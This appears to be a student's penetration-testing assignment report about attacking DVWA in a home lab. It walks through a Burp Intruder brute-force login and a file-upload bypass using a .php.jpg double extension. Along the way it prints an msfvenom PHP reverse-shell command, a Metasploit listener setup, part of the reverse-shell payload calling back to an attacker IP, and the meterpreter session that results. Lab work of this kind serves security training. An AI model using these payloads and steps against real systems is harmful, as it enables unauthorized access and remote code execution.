Assignment Report

Prepared by: Muhammad Adeel Tariq


Task 1: Authentication Bypass Report (Brute Force Attack)

1. Objective

To identify weak authentication controls and perform a brute force attack to obtain valid login credentials.

2. Environment Setup

- Attacker Machine: Kali Linux
- Target Machine: Metasploitable 2
- Web Application: DVWA
- Security Level: Low



3. Tools Used

- Burp Suite (Proxy & Intruder)
- Kali Linux

4. Vulnerability Identified

Weak Authentication Mechanism

The application does not implement proper protections against brute force attacks, allowing unlimited login attempts.

5. Exploitation Steps

Step 1: Accessed DVWA login page

Step 2: Enabled Burp Suite and intercepted login request


Step 3: Identified POST parameters:

- username
- password

Step 4: Sent request to Burp Intruder

Step 5: Used Cluster Bomb attack

- Username: admin (known)
- Password: Wordlist (e.g., rockyou.txt)



Step 6: Analyzed responses based on length/status

Step 7: Identified valid credentials → Login Successful

6. Result

- Successfully cracked login credentials
- Gained unauthorized access to admin panel

3. Intruder attack of http://192.168.88.85

Attack | Save

Results | Positions

Capture filter: Capturing all items — Apply capture filter

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
5		123456789	200	3173			4920	
6	Admin	123456789	200	5511			4920	
7		password	200	3596			4920	
8	Admin	password	200	3309			4986	
9		iloveyou	200	3852			4920	
10	Admin	iloveyou	200	3257			4919	
11		princess	200	3530			4919	

Payloads | Resource pool | Settings

Request | Response

Pretty | Raw | Hex | Render

```
            Login
          </h2>

          <form action="#" method="GET">
            Username:<br>
            <input type="text" name="username">
            <br>
            Password:<br>
            <input type="password" AUTOCOMPLETE="off" name="password">
            <br>
            <input type="submit" value="Login" name="Login">
          </form>

          <p>
            Welcome to the password protected area Admin
          </p>
          <img src="http://172.16.123.129/dvwa/hackable/users/admin.jpg" />

        </div>
```

Search — 0 highlights — Selection: 44 (0x2c)

539 of 35762684


Task 2: File Upload Security Bypass Report (DVWA - High)

1. Objective

To bypass file upload restrictions implemented at high security level and achieve remote code execution on the target system.

2. Environment Setup

- **Attacker Machine:** Kali Linux
- **Target Machine:** Metasploitable 2
- **Web Application:** DVWA (Damn Vulnerable Web Application)
- **Security Level:** High



3. Tools Used

- Burp Suite
- Metasploit Framework (msfconsole)
- msfvenom
- Kali Linux

4. Vulnerability Identified

Improper File Upload Validation

The application failed to properly validate uploaded files on the server-side, allowing bypass using double file extensions (e.g., .php.jpg).

5. Exploitation Steps


Step 1: Created a malicious PHP payload using msfvenom


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp set LHOST=192.168.88.55 set LPORT=2222 -f raw -o sechighshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
Saved as: sechighshell.php
```

Step 2: Configured a listener in msfconsole


```
msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.88.55
LHOST ⇒ 192.168.88.55
msf exploit(multi/handler) > set L
set LHOST            set LISTENERTIMEOUT  set LOGLEVEL        set LPORT
msf exploit(multi/handler) > set LPORT 2222
LPORT ⇒ 2222
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.88.55:2222
```

Step 3: Attempted to upload .php file directly → **Upload Rejected**





Step 4: Enabled Burp Suite and turned **Intercept ON**



Step 5: Re-uploaded the file and captured the request

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp set LHOST=192.168.88.55 set LPORT=2222 -f raw -o sechighshell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes
Saved as: sechighshell.php
```

Step 6: Modified filename to:

shell.php.jpg

Request

Pretty Raw Hex

```
Cookie: security=high; PHPSESSID=45e87cf64d1032e0f9b65c2b2f33a6e6
Connection: keep-alive

------WebKitFormBoundaryAs6s2MY4BrQFBWcJ
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundaryAs6s2MY4BrQFBWcJ
Content-Disposition: form-data; name="uploaded"; filename="sechighshell.php.jpg"
Content-Type: application/x-php

/*<?php /**/ error_reporting(0); $ip = '192.168.88.55'; $port = 2222; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s
&& ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); }
```

Step 7: Forwarded the modified request → **Upload Successful**

Step 8: Accessed uploaded file via browser

Step 9: Payload executed → **Meterpreter session established**

Vulnerability: File Upload

Choose an image to upload:

Choose File No file chosen

Upload

../../hackable/uploads/sechighshell.php.jpg succesfully uploaded!

6. Result

- Successfully bypassed high-level security controls
- Achieved **Remote Code Execution (RCE)**
- Gained **Meterpreter shell access**

```
meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter  : php/linux
meterpreter >
```